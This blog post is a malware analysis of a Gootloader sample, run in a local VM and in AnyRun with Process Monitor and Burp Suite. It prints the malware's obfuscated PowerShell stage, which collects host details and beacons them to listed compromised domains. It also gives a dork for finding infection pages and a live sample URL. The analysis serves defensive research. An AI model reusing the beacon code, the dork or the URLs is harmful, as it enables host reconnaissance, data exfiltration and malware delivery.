

Gootloader Isn't Broken

 malasada.tech/gootloader-isnt-broken/

May 13, 2024



By [Aaron Samala](#) [May 13, 2024](#) [#AnyRun](#), [#Burp Suite](#), [#Gootloader](#),

[#Malware](#), [#ProcMon](#)



Detailed visualization of a cybersecurity workspace analyzing Gootloader malware.

BLUF:

The Gootloader isn't broken (as previously posted on this site in: [Gootkit is broken right now](#)); this post follows the analysis steps that [@Gootloader](#)'s video shows us using [Process Monitor](#) and [Burp Suite Proxy intercept](#).

Intro:

I used to routinely check on the [@GootloaderSites](#) Twitter Bot posts for up to date IOCs to search for. At some point they were removed from Twitter, and I thought it was the end of it. Since I've started blogging and doing more research during my off-duty time, I've been more immersed in the Twitter alternative – Mastodon. I've found that the Twitter Bot moved to Mastodon under the same name [@GootloaderSites](#). I


was glad to see they're still around! I reviewed their latest blog "[My-Game Retired? Latest Changes to Gootloader](#)" where they discussed a lot of GREAT info, and shared a link to their Youtube video "[Gootloader Malware Technical Deep Dive](#)". This post documents following [@GootloaderSites](#)' steps in their video.

Running in a local VM:

Followed steps from [Gootloader Malware Technical Deep Dive](#) by [@Gootloader](#).

Ran my go-to dork to find a Gootloader fake forum: "site:*.it enterprise agreement".

Downloaded a Gootloader sample direct from the source at <https://caputosfizinapoletani.it/enterprise-agreement-ramsay-health>. Interestingly, Firefox threw a warning.



I uploaded it to VT if you wanted to see:

<https://www.virustotal.com/gui/file/225053ce7e06b780e6acb968f3efc876ce329e37ff4cbfa716f960a8fc5ba77d/behavior>

Downloaded Process Monitor, set the Process Name to contain script.

Downloaded Burpsuite, Enabled Proxy Intercept

Configured Windows manual proxy to go through Burp Suite (127.0.0.1:8080)

Configured the Powershell default profile to enable transcripts via "start-transcript".

Executed the JS file.

Process Monitor shows it's writing to "Interface Programming.dat"

Time of Day	Process Name	PID	Operation	Path	Result
6:34:04 9640469 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04 9640559 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9641175 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9641935 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04 9642011 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9642534 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04 9642602 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9643154 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9643636 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9644177 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9644609 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9645030 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9645569 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9646009 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9646449 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9646881 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9647388 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9647814 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9648229 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04 9648300 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9648785 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04 9648854 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9649323 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04 9649392 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9649876 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9650374 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9650895 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9651329 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9651733 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9652145 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9653023 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9653488 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04 9653930 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS


Showing 20,844 of 6,124,223 events (0.34%) Backed by virtual memory

It looks like it creates “Multi-million Dollar.js”. At this point, I’m not too savvy with reading Process Monitor yet. In the future I’ll research more and figure out how to give better explanations.

Time of Day	Process Name	PID	Operation	Path	Result
6:34:05 2392092 PM	WScript.exe	3628	WriteFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2392430 PM	WScript.exe	3628	ReadFile	C:\Windows\System32\jscrip.dll	SUCCESS
6:34:05 2395783 PM	WScript.exe	3628	ReadFile	C:\Windows\System32\jscrip.dll	SUCCESS
6:34:05 2456390 PM	WScript.exe	3628	CloseFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2460216 PM	WScript.exe	3628	QueryOpen	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:05 2460470 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2460648 PM	WScript.exe	3628	QueryBasicInformationFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2460736 PM	WScript.exe	3628	CloseFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2460844 PM	WScript.exe	3628	IRP_MJ_CLOSE	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2462951 PM	WScript.exe	3628	QueryOpen	C:\Users\hemes1\AppData\Roaming\Adobe\Multi-million Dollar.js	FAST IO DISALLOWED
6:34:05 2463284 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe\Multi-million Dollar.js	NAME NOT FOUND
6:34:05 2463622 PM	WScript.exe	3628	QueryOpen	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:05 2463850 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2463959 PM	WScript.exe	3628	QueryBasicInformationFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2464034 PM	WScript.exe	3628	CloseFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2464186 PM	WScript.exe	3628	IRP_MJ_CLOSE	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2464426 PM	WScript.exe	3628	QueryOpen	C:\Users\hemes1\AppData\Roaming\Adobe\Multi-million Dollar.js	FAST IO DISALLOWED
6:34:05 2464607 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe\Multi-million Dollar.js	NAME NOT FOUND
6:34:05 2464915 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe	SUCCESS
6:34:05 2465110 PM	WScript.exe	3628	QueryDirectory	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2465445 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2465402 PM	WScript.exe	3628	QueryAttributeTagFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2465513 PM	WScript.exe	3628	QueryBasicInformationFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2466784 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe	SUCCESS
6:34:05 2467060 PM	WScript.exe	3628	SetRenameInformationFile	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:05 2467973 PM	WScript.exe	3628	CloseFile	C:\Users\hemes1\AppData\Roaming\Adobe	SUCCESS
6:34:05 2468121 PM	WScript.exe	3628	IRP_MJ_CLOSE	C:\Users\hemes1\AppData\Roaming\Adobe	SUCCESS
6:34:05 2468218 PM	WScript.exe	3628	CloseFile	C:\Users\hemes1\AppData\Roaming\Adobe\Multi-million Dollar.js	SUCCESS
6:34:05 2468381 PM	WScript.exe	3628	IRP_MJ_CLOSE	C:\Users\hemes1\AppData\Roaming\Adobe\Multi-million Dollar.js	SUCCESS
6:34:05 2468498 PM	WScript.exe	3628	QueryDirectory	C:\Users\hemes1\AppData\Roaming\Adobe	NO MORE FILES
6:34:05 2468658 PM	WScript.exe	3628	CloseFile	C:\Users\hemes1\AppData\Roaming\Adobe	SUCCESS
6:34:05 2468738 PM	WScript.exe	3628	IRP_MJ_CLOSE	C:\Users\hemes1\AppData\Roaming\Adobe	SUCCESS
6:34:05 2468868 PM	WScript.exe	3628	CreateFile	C:\Users\hemes1\AppData\Roaming\Adobe	SUCCESS


Showing 20,844 of 6,190,505 events (0.33%) Backed by virtual memory

I couldn’t find the process in Process Monitor for the task scheduling part. I suspect I may need to modify the Process Monitor filter. I’ll figure that out later and provide updates. Here’s a snip of the Task that was added.



Here is a copy of the PS transcript below. The highlighted portion is the PS commands that are executed. You can see below it, that it is timing out because I've got Burp Suite Interceptor on, and I haven't pressed any button yet.

Note that it doesn't error out on the enumeration commands as it does in the Any Run sessions.



You can see there appears to be some questionable beaconing domains that should raise some flags. For example, I'm assuming that domains 4, 8, and 9 are likely domains that don't comply with corporate usage policies.

← → ↻ 🏠 <https://datatracker.ietf.org/doc/html/rfc7230#section-5.4> 📄

5.4. Host

The "Host" header field in a request provides the host and port information from the target URI, enabling the origin server to distinguish among resources while servicing requests for multiple host names on a single IP address.

Host = uri-host [":" port] ; [Section 2.7.1](#)

A client MUST send a Host header field in all HTTP/1.1 request messages. If the target URI includes an authority component, then a client MUST send a field-value for Host that is identical to that authority component, excluding any userinfo subcomponent and its "@" delimiter ([Section 2.7.1](#)). If the authority component is missing or undefined for the target URI, then a client MUST send a Host header field with an empty field-value.

Since the Host field-value is critical information for handling a request, a user agent SHOULD generate Host as the first header field following the request-line.

For example, a GET request to the origin server for <http://www.example.org/pub/WWW/> would begin with:

```
GET /pub/WWW/ HTTP/1.1
Host: www.example.org
```

If you observe PCAP with a GET request that shows the User-Agent field is a web browser, but it is not RFC 7230 compliant, you should scrutinize it.

Running it in Any Run:

Here's a snip from the Anyrun session showing the Gootloader Powershell script erroring out (<https://app.any.run/tasks/10a07fb3-6e8c-426f-a647-3f2b94eef7a9>):


```
PowerShell transcript.USER-PC.2W3epv1F.20240513065237.txt - Notepad
File Edit Format View Help
*****
Windows PowerShell transcript start
Start time: 20240513065237
Username: USER-PC\admin
RunAs user: USER-PC\admin
Machine: USER-PC (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: powershell
Process ID: 3108
PSVersion: 5.1.14409.1005
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14409.1005
BuildVersion: 10.0.14409.1005
CLRVersion: 4.0.30319.42000
WManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Transcript started, output file is C:\Users\admin\documents\PowerShell_transcript.USER-PC.2W3epv1F.20240513065237.txt
PS C:\Users\admin\AppData\Roaming\Mozilla> function pTIZxpt($Eufyh){$WQNVb1 = New-Object ("sy"+"s"+"t"+"em"+"."+"o"+"m"+"e"+"r"+"y"+"strea"+"m");$BVOPP =
New-Object ("System.IO.Stream"+"writ"+"er")(New-Object ("System.IO.Co"+"mpression.Gz"+"ip"+"strea"+"m")($WQNVb1.(New-Object
("System.IO.C"+"om"+"p"+"ress"+"io"+"n"+"."+"com"+"p"+"r"+"ess"+"io"+"n"+"g"+"e")));$BVOPP.WRITE([string]::JOIN("!"!,$Eufyh));
$BVOPP.CLOSE();[SYSTEM.CONVERT]::(TOBase64("$"+"tr"+"in"+"g"))($@(230,4,226,201,90,87)); $WQNVb1.ToArray();@(226,55,72,47,225,44)}function DVGghm($nxpl)
{$KwglOkP="059F2592CD";$ovrly = ("fsFolder|Shell.Application|Namespace|Items|IsLink|Name|IsFileSystem").split("|");$ohqufP=pTIZxpt((dir env:|where
{$_.value.Length -lt 99}|%{$_.name+"A"+$_.value}))+("OSWMI"+"(gwm) win32_operatingSystem.caption");$ONrle=pTIZxpt($ps|select name -unique|%{$_.name});
$KUZVgX=pTIZxpt($ps|where{$_.MAINWINDOWTITLE}|%{$_.Name+"A"+$_.MAINWINDOWTITLE});$GMfst=pTIZxpt((new-object -com ($ovrly[1])).($ovrly[2])(0)).($ovrly[3])
)|%{if($_.($ovrly[4])){"0"+$_.($ovrly[5])}elseif($_.($ovrly[0])){"1"+$_.($ovrly[5])}elseif($_.($ovrly[6])){"2"+[IO.Path]::getFILENAME($_.path)}elseif($_.
($ovrly[3])){"3"+$ZPLahFH+pTIZxpt($KwglOkP-$FREE -gt 50000)|%{$_.Name+"A"+$_.USED});[NET.SERVICEPOINTMANAGER]::SECURITYPROTOCOL =
[NET.SECURITYPROTOCOLTYPE]::TLS12;[net.SERVICEPOINTMANAGER]::SERVERCERTIFICATEVALIDATIONCALLBACK = {$true};$ZFmbo=[SYSTEM.NET.WEBREQUEST]::create($nxpl);
$ZFmbo.USERAGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36";$ZFmbo.KEEPALIVE(0);
$ZFmbo.Headers.Add("Cookie: $KwglOkP=$ohqufP; $KwglOkP'1=$ONrle; $KwglOkP'2=$KUZVgX; $KwglOkP'3=$GMfst; $KwglOkP'4=$ZPLahFH");$Zcayt=new-object
system.io.STREAMREADER -ZFmbo.GETRESPONSE().getRESPONSESTREAM();$vivoG=($Zcayt.READTOEND()) -split ($KwglOkP);if($vivoG.Count -EQ 3){Tex($vivoG[1] -REPLACE
"A" "");}WRITE(1){TRY{DVGghm@
("https://lyricsknow.com/", "https://brandweekistanbul.com/", "https://www.kuttentag.de/", "https://fapville.com/", "http://ahg.com.sa/", "https://www.sachverstae
ndiger-fenster.net/", "https://co8a.ru/", "https://henta1.tv/", "https://procracks.net/", "https://khabarpahad.com/") | GET-RANDOM)CATCH{};SLEEP -s 20}
PS C:\Users\admin\AppData\Roaming\Mozilla> TerminatingError(where-object): "operator '=' cannot be applied to operands of type
'System.Collections.DictionaryEntry' and '<null>'."
>> TerminatingError(where-object): "operator '=' cannot be applied to operands of type 'System.Collections.DictionaryEntry' and '<null>'."
PS C:\Users\admin\AppData\Roaming\Mozilla> TerminatingError(where-object): "operator '=' cannot be applied to operands of type
'System.Collections.DictionaryEntry' and '<null>'."
>> TerminatingError(where-object): "operator '=' cannot be applied to operands of type 'System.Collections.DictionaryEntry' and '<null>'."
*****
```

The last lines of the PowerShell transcript show the error. Because the PS executes in my local Win 11 VM, but it errors out in the Any Run Win 7 VM, I am speculating that their recent change might use PS commands that don't work in Win 7. In a previous post (<https://malasada.tech/gootkit-is-broken-right-now/>) we discussed how the Gootloader PS stopped working. This post shows that previous post was incorrect.

This leads me to question if the Any Run's \$150 a month cost is worth it if I'm restricted to a Win 7 VM that doesn't execute the Gootloader PS. It's unfortunate because Any Run is VERY convenient for quick and easy analysis – especially since they added the Script Tracer capabilities.

TODO:

In a future post, I'll dive into the following:

- Improving the Process Monitor filter,
- Creating filters in Burp Suite so that only the beaconing domains are intercepted,
- Running TOR on the local VM so that we can Forward the beacon packets and evaluate the responses, and
- Doing a deep dive to evaluate the RFC 7230 Section 5.4 compliance for PS System.Net.WebRequest to see if PCAP shows it is non-compliant.

Summary:

The Gootloader isn't down as I've previously posted. You can perform simple analysis on a local VM running Process Monitor and Burp Suite, with minimal configuration.

Post navigation

[Automating Gootkit Detection with urlscan.io: A Step-by-Step Guide](#)

One thought on “Gootloader Isn’t Broken”

Comments are closed.